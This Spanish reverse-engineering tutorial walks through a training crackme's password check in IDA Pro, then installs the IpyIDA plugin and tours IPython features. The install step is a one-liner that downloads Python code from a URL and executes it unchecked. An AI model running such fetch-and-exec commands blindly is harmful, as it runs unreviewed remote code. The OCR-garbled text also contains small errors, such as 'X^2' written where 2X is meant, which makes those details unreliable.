Igualmente, ya que tipeamos caracteres por consola las letras y números son caracteres con valores hexadecimales positivos así que no habrá problema, ira sumando los valores uno a uno y los guardará.



```
004010F7 mov     edx, [ebp+CONTADOOR]
004010FD movsx   eax, [ebp+edx+Buf]
00401102 add     eax, [ebp+SUMATORIA]
00401108 mov     [ebp+SUMATORIA], eax
0040110E jmp     short loc_4010DA
```

Vemos que el LOOP es una sumatoria de caracteres, los pintaremos del mismo color.



```
004010E9 loc_4010E9:
004010E9 mov     ecx, [ebp+CONTADOOR]
004010EF cmp     ecx, [ebp+len_USER]
004010F5 jge     short loc_401110
```

```
004010F7 mov     edx, [ebp+CONTADOOR]
004010FD movsx   eax, [ebp+edx+Buf]
00401102 add     eax, [ebp+SUMATORIA]
00401108 mov     [ebp+SUMATORIA], eax
0040110E jmp     short loc_4010DA
```

```
004010DA loc_4010DA:
004010DA mov     eax, [ebp+CONTADOOR]
004010D0 add     eax, 1
004010E3 mov     [ebp+CONTADOOR], eax
```

También los acerque un poco arrastrando y soltando el bloque de abajo un poco más arriba.

Hay gente que para sacarlos del medio si no tiene ganas de que le molesten los agrupa, con CTRL apretado haciendo click en la barra superior de cada bloque.

```

004010E9 lnc_4010E9:
004010E9 mov ecx, [ebp+CONTADOR]
004010EF cmp ecx, [ebp+len_USER]
004010F5 jge short loc_401110



004010F7 mov edx, [ebp+CONTADOR]
004010FD movsx eax, [ebp+edx+Buf]
00401102 add eax, [ebp+SUMATORIA]
00401108 mov [ebp+SUMATORIA], eax
0040110E jmp short loc_4010DA

004010DA loc_4010DA:
004010DA mov eax, [ebp+CONTADOR]
004010E0 add eax, 1
004010E3 mov [ebp+CONTADOR], eax

```


(78) | (353, 52) | 000004DA 004010DA: main:loc\_4010DA (Synchronized with Hex View-1)

Hacemos click derecho GROUP NODES y le ponemos un nombre por ejemplo LOOP.



De última si uno quiere ver algo puede darle a UNGROUP NODES.

Luego imprime el USER y te dice que tipees un PASSWORD.



Luego llama a get\_s de nuevo usando el mismo buffer y con el mismo máximo.

```
00401121 push   offset aPoneUnPassword$ , rune 0H FAD:
00401126 call    printf
0040112B add    esp, 4
0040112E mov    edx, [ebp+Size_CONST_8]
00401134 push   edx
00401135 lea    eax, [ebp+Buf]
00401138 push   eax
00401139 call    ds:gets_s
```


Puede reusar el mismo BUFFER para el PASSWORD, total ya calculo la SUMATORIA de los valores hexadecimales de los caracteres de USER y no usara más la string USER en sí.

```
0040113F add    esp, 8
00401142 lea    ecx, [ebp+Buf]
00401145 push   ecx
00401146 call    ds:atoi
0040114C add    esp, 4
0040114F mov    [ebp+var_94], eax
```


Ahora tomara el PASSWORD y lo convertirá a HEXADECIMAL como en el ejemplo anterior usando ATOI.

```
00401142 lea    ecx, [ebp+Buf]
00401145 push   ecx
00401146 call    ds:atoi
0040114C add    esp, 4
0040114F mov    [ebp+VALOR_PASSWORD], eax
00401155 mov    edx, [ebp+VALOR_PASSWORD]
0040115B push   edx
0040115C mov    eax, [ebp+SUMATORIA]
00401162 push   eax
00401163 call    sub_401010
00401168 add    esp, 8
```


Allí le pasara el VALOR\_PASSWORD con el PUSH EDX y la SUMATORIA con el PUSH EAX, esos serán los dos argumentos que se le pasan a la función 0x401010, entremos en ella.




Allí vemos los dos argumentos, es obvio que el que está más abajo será VALOR\_PASSWORD ya que fue el que primero se pasó con PUSH en el stack y el segundo que se pusheó será SUMATORIA, que estará más arriba.




Los renombro según eso, y luego para verificar que quedo bien en el sub\_0x401010 haremos click derecho y elegiré SET\_TYPE.



Con lo cual IDA tratará de declarar la función con sus argumentos para que se vea en la referencia y renombramos también a CHECK la función.



Y si vamos a la referencia.



Vemos que IDA me propaga los nombres y me dice que EAX allí tiene SUMATORIA y EDX el VALOR\_PASSWORD.


Y que hace la función CHECK con ambos?

Vemos que los compara pero antes toma el valor PASSWORD y le hace SHL EAX, 1

### Examples

**shl eax, 1** — Multiply the value of EAX by 2 (if the most significant bit is 0)

O sea sabemos que SHL es rotar a la izquierda los bits, llenando con ceros los que caen por un lado, pero específicamente SHL REG, 1 es equivalente a multiplicar por 2.



O sea que toma el valor del password lo multiplica por 2 y lo compara con la sumatoria de los caracteres del USER.

```
Python>ord("p")
112
```

Con eso sacamos el valor numérico de un carácter, podemos hacer una fórmula que sume todos los caracteres de la string pepe que la usare como USER.

```
Python>hex(ord("p")+ord("e")+ord("p")+ord("e"))
0x1aa
```

Vemos que sumatoria es 0x1aa, por el otro lado al valor que Tipemos como password lo multiplicara por dos antes de comparar con este 0x1aa, así que el password correcto debería ser un valor que al tipear por dos me de 0x1aa.

$$X^2 = 0x1aa$$

Aclaremos que este programa tiene una limitación, si la sumatoria da un número impar, es imposible que haya un valor x que multiplicado por 2 nos dé como resultado un número impar, así que esos usuarios no tienen solución, solo tienen solución en este programa los usuarios que su sumatoria da positiva.

Despejamos

$X = 0x1aa / 2$  y pasado a decimal obviamente ya que con ATOI lo había pasado de decimal a HEXA.

```
Python>0x1aa/2
213
```


O sea que si tipo user pepe y pass 213 que pasara.

```


C:\Users\ricna\Desktop\New folder (3)\TEST_
Pone un User
pepe
User: pepe
Pone un Password
213
Good reverser CLAP CLAP
ENTER PARA IRTE

```

Por supuesto quedo ver que cuando la comparación es igual dentro de la función check.



Si no son iguales va al bloque rojo y devuelve CERO y si son iguales va al bloque verde y devuelve UNO, veamos qué pasa con ese valor de retorno.



Lo guarda allí renombremos FLAG\_EXITO

The screenshot shows the Immunity Debugger interface. The assembly pane at the top displays the following code:

```
00401155 mov edx, [ebp+VALOR_PASSWORD]
0040115B push edx
0040115C mov eax, [ebp+SUMATORIA]
00401162 push eax
00401163 call CHECK
00401168 add esp, 8
0040116B mov [ebp+FLAG_EXITO], al
0040116E movzx ecx, [ebp+FLAG_EXITO]
00401172 test ecx, ecx
00401174 jz short loc_401185
```

The memory dump pane below shows the string "Good reverser CLAP CLAP\nENTER PARA IR!" followed by some assembly code:

```
Offset aGoodReverserCl ; "Good reverser CLAP CLAP\nENTER PARA IR"...
rintf
sp, 4
hort loc_401192
```

Assembly code in the dump pane:

```
00401185 loc_401185: ; "Bad reverser JUA
00401185 push offset aBadReverserJua
0040118A call printf
0040118F add esp, 4
```

At the bottom, the status bar indicates: 100.00% (149,1115) (960,202) 0000058A 0040118A: main+11A (Synchronized with Hex View-1)

Así que como vimos si es CERO va a BAD REVERSER y si es UNO va a GOOD BOY como ocurrió.

Me encantaría que lo debuggeen y chequen todo lo que reverseamos poniendo breakpoints y viendo los valores en cada caso hasta el chequeo final.

Hasta la parte 13

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 13

---

Antes de continuar con ejercicios profundizando el uso del IDA haremos esta parte 13 que será relajada, para conocer un plugin que es bastante cómodo y que nos da la posibilidad de manejarlo mejor con Python, que la barrita que trae incluida y fue sugerida por Shaddy al cual le agradezco pues es muy interesante.

El plugin en cuestión se llama IpyIDA y se instala solo copiando y pegando esta línea en la barra de Python.

```
import urllib2; exec  
urllib2.urlopen('https://github.com/eset/ipyida/raw/stable/install_from_ida.py').read()
```

Eso es un comando de una sola línea que se puede copiar y pegar desde aquí, por si se corrompe algo el mismo se encuentra en este link.

<https://github.com/eset/ipyida>

## Install

IPyIDA has been tested with IDA 6.6 and up on Windows, OS X and Linux.

### Fast and easy install

A script is provided to install IPyIDA and its dependencies automatically from the IDA console. Simply copy the following line to the IDA console.

```
import urllib2; exec urllib2.urlopen('https://github.com/eset/ipyida/raw/stable/install_from_ida.py').read()
```


Eso hará que se instale automáticamente en un par de minutos estará listo no le den importancia a mensajes de advertencia de versión de Python funcionara igualmente. (Al final del capítulo recopilé algún que otro problema que tuve al instalarlo en otras máquinas, si alguien tiene algún problema ver allí)

A mi luego de instalarse y arrancarse desde EDIT-PLUGINS-IpyIDA me apareció en una ventanita inferior con poco lugar para escribir, pero arrastrándola puse acomodarla como pestana lo cual da más lugar y comodidad.

Es bueno aclarar que aunque tenemos Python en nuestra maquina instalado por IDA, si queremos correr un script de Python puro muchas veces debemos hacerlo fuera de IDA, tanto la barra como la posibilidad de correr scripts de Python dentro de IDA son normalmente para scripts para usar las funciones internas de IDA, o sea IDAPYTHON, lo cual no funciona fuera de IDA.

Igual en el Python incluido en el IDA muchas cosas funcionan igual que en el de fuera, pero alguna que otra no, y es bueno aclarar que eso puede pasar.

O sea el Python interno de IDA se asemeja al OLLYDBG script, para poder scripear el funcionamiento del IDA, más que para scripts puros de Python que se ejecutan en forma más compatible fuera de IDA.



Obviamente es mucho más poderosa que la barra de Python si apretamos la tecla ? para ver la referencia rápida.

## IPython -- An enhanced Interactive Python

---

IPython offers a combination of convenient shell features, special commands and a history mechanism for both input (command history) and output (results caching, similar to Mathematica). It is intended to be a fully compatible replacement for the standard Python interpreter, while offering vastly improved functionality and flexibility.

At your system command line, type 'ipython -h' to see the command line options available. This document only describes interactive features.

## MAIN FEATURES

---

- \* Access to the standard Python help. As of Python 2.1, a help system is available with access to object docstrings and the Python manuals. Simply type 'help' (no quotes) to access it.
- \* Magic commands: type %magic for information on the magic subsystem.
- \* System command aliases, via the %alias command or the configuration file(s).
- \* Dynamic object information:

Typing ?word or word? prints detailed information about an object. If certain strings in the object are too long (docstrings, code, etc.) they get snipped in the center for brevity.

Typing ??word or word?? gives access to the full information without snipping long strings. Long strings are sent to the screen through the less pager if longer than the screen, printed otherwise.

The ?/?? system gives access to the full source code for any object (if available), shows function prototypes and other useful information.

If you just want to see an object's docstring, type '%pdoc object' (without quotes, and without % if you have automagic on).

\* Completion in the local namespace, by typing TAB at the prompt.

At any time, hitting tab will complete any available python commands or variable names, and show you a list of the possible completions if there's no unambiguous one. It will also complete filenames in the current directory.

This feature requires the readline and rlcomplete modules, so it won't work if your Python lacks readline support (such as under Windows).

\* Search previous command history in two ways (also requires readline):

- Start typing, and then use Ctrl-p (previous,up) and Ctrl-n (next,down) to search through only the history items that match what you've typed so far. If you use Ctrl-p/Ctrl-n at a blank prompt, they just behave like normal arrow keys.

- Hit Ctrl-r: opens a search prompt. Begin typing and the system searches your history for lines that match what you've typed so far, completing as much as it can.

- %hist: search history by index (this does \*not\* require readline).

\* Persistent command history across sessions.

\* Logging of input with the ability to save and restore a working session.

\* System escape with !. Typing !ls will run 'ls' in the current directory.

\* The reload command does a 'deep' reload of a module: changes made to the module since you imported will actually be available without having to exit.

\* Verbose and colored exception traceback printouts. See the magic xmode and xcolor functions for details (just type %magic).

\* Input caching system:

IPython offers numbered prompts (In/Out) with input and output caching. All input is saved and can be retrieved as variables (besides the usual arrow key recall).

The following GLOBAL variables always exist (so don't overwrite them!):

\_i: stores previous input.

\_ii: next previous.

\_iii: next-next previous.

\_ih : a list of all input \_ih[n] is the input from line n.

Additionally, global variables named \_i<n> are dynamically created (<n> being the prompt counter), such that \_i<n> == \_ih[<n>]

For example, what you typed at prompt 14 is available as \_i14 and \_ih[14].

You can create macros which contain multiple input lines from this history, for later re-execution, with the %macro function.

The history function %hist allows you to see any part of your input history by printing a range of the \_i variables. Note that inputs which contain magic functions (%) appear in the history with a prepended comment. This is because they aren't really valid Python code, so you can't exec them.

\* Output caching system:

For output that is returned from actions, a system similar to the input cache exists but using \_ instead of \_i. Only actions that produce a result (NOT assignments, for example) are cached. If you are familiar with Mathematica, IPython's \_ variables behave exactly like Mathematica's % variables.

The following GLOBAL variables always exist (so don't overwrite them!):

\_ (one underscore): previous output.

\_\_ (two underscores): next previous.

\_\_\_ (three underscores): next-next previous.

Global variables named \_<n> are dynamically created (<n> being the prompt counter), such that the result of output <n> is always available as \_<n>.

Finally, a global dictionary named \_oh exists with entries for all lines which generated output.

\* Directory history:

Your history of visited directories is kept in the global list \_dh, and the magic %cd command can be used to go to any entry in that list.

\* Auto-parentheses and auto-quotes (adapted from Nathan Gray's LazyPython)

## 1. Auto-parentheses

Callable objects (i.e. functions, methods, etc) can be invoked like this (notice the commas between the arguments)::

In [1]: callable\_ob arg1, arg2, arg3  
and the input will be translated to this::  
callable\_ob(arg1, arg2, arg3)

This feature is off by default (in rare cases it can produce undesirable side-effects), but you can activate it at the command-line by starting IPython with `--autocall 1`, set it permanently in your configuration file, or turn on at runtime with `%autocall 1`.

You can force auto-parentheses by using '/' as the first character of a line. For example::

In [1]: /globals # becomes 'globals()'

Note that the '/' MUST be the first character on the line! This won't work::

In [2]: print /globals # syntax error

In most cases the automatic algorithm should work, so you should rarely need to explicitly invoke /. One notable exception is if you are trying to call a function with a list of tuples as arguments (the parenthesis will confuse IPython)::

In [1]: zip (1,2,3),(4,5,6) # won't work

but this will work::

In [2]: /zip (1,2,3),(4,5,6)

-----> zip ((1,2,3),(4,5,6))

Out[2]= [(1, 4), (2, 5), (3, 6)]

IPython tells you that it has altered your command line by displaying the new command line preceded by -->. e.g.:::

In [18]: callable list

-----> callable (list)

## 2. Auto-Quoting

You can force auto-quoting of a function's arguments by using ',' as the first character of a line. For example::

In [1]: ,my\_function /home/me # becomes my\_function("/home/me")

If you use ';' instead, the whole argument is quoted as a single string (while ',' splits on whitespace):::

In [2]: ,my\_function a b c # becomes my\_function("a","b","c")

In [3]: ;my\_function a b c # becomes my\_function("a b c")

Note that the ',' MUST be the first character on the line! This won't work::

In [4]: x = ,my\_function /home/me # syntax error

---

Bueno obviamente tiene muchas posibilidades, quito lo que mostro recientemente con ESC.

La opción de autocompletar con la tecla TAB que no tiene la barra de Python incluida, es de agradecerse.

Vemos que si tipeo imp y TAB me autocompleta import y si le soy TAB de nuevo.

```

Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)]
Type "copyright", "credits" or "license" for more information.

IPython 3.2.3 -- An enhanced Interactive Python.
?           -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help        -> Python's own help system.
object?    -> Details about 'object', use 'object??' for extra details.
%uiref     -> A brief reference about the graphical user interface.

In [18]: ?

In [19]: import |
BaseHTTPServer      _winreg      hotshot      pyclbr      unittest
Bastion             abc          htmlentitydefs pydoc       urllib
CGIHTTPServer       aifc         htmlllib      pydoc_data  urllib2
Canvas              antigravity httpplib      pyexpat     urlparse
ConfigParser        anydbm      ida_plugin   pygments   user
Cookie              argparse    idaapi      qtconsole  uu
Dialog              array       idautools  quopri     uuid
DocXMLRPCServer    ast         idc         random     warnings
...
...

```

Me salen las posibilidades de importar que puedo navegar para arriba y abajo con las flechas y quitar con ESC.

```

In [21]: idaapi?
Type:      module
String form: <module 'idaapi' from 'C:\Program Files (x86)\IDA 6.8\python\idaapi.py'>
File:      c:\program files (x86)\ida 6.8\python\idaapi.py
Docstring: IDA Plugin SDK API wrapper

In [22]:

```

Al poner el signo de pregunta una vez, me da una rápida información y si lo pongo dos veces me muestra el código tarda un ratito más esto.

```

Type:      module
String form: <module 'idaapi' from 'C:\Program Files (x86)\IDA 6.8\python\idaapi.py'>
File:      c:\program files (x86)\ida 6.8\python\idaapi.py
Source:
# This file was automatically generated by SWIG (http://www.swig.org).
# Version 2.0.12
#
# Do not make changes to this file unless you know what you are doing--modify
# the SWIG interface file instead.

"""

IDA Plugin SDK API wrapper

"""

from sys import version_info
if version_info >= (2,6,0):
    def swig_import_helper():
        from os.path import dirname
        import imp
        fp = None

```

Cuando termino con ESC vuelvo donde estaba.

También con la flecha para arriba y abajo puedo ir a los comandos anteriores que use.

%hist muestra los comandos históricos que use.

```
In [23]: %hist
%quickref
import idaapi
idaapi
idaapi.
a
a
idaapi
idaapi help
?
idaapi?
idaapi??
idaapi??
dir (idaapi)
ord ("p")
ea = ScreenEA()
print ea
hex(ea)
?
```

%edit abre un notepad

Y %edit x-y abrirá un notepad con las líneas en ese rango.

The screenshot shows a Jupyter Notebook interface with several code cells:

- In [23]: %hist (shown in the code block above)
- In [24]: %edit (shown in the code block above)
- In [25]: %edit 18 (shown in the code block above)
- In [26]: %edit 15-18 (the range 15-18 is circled with a blue oval)
- In [27]:

To the right of the notebook, a Notepad window titled "ipython\_edit\_pzhaon.py - Notepad" is open, displaying the following code:

```
ea = ScreenEA()
print ea
hex(ea)
get_ipython().show_usage()
```

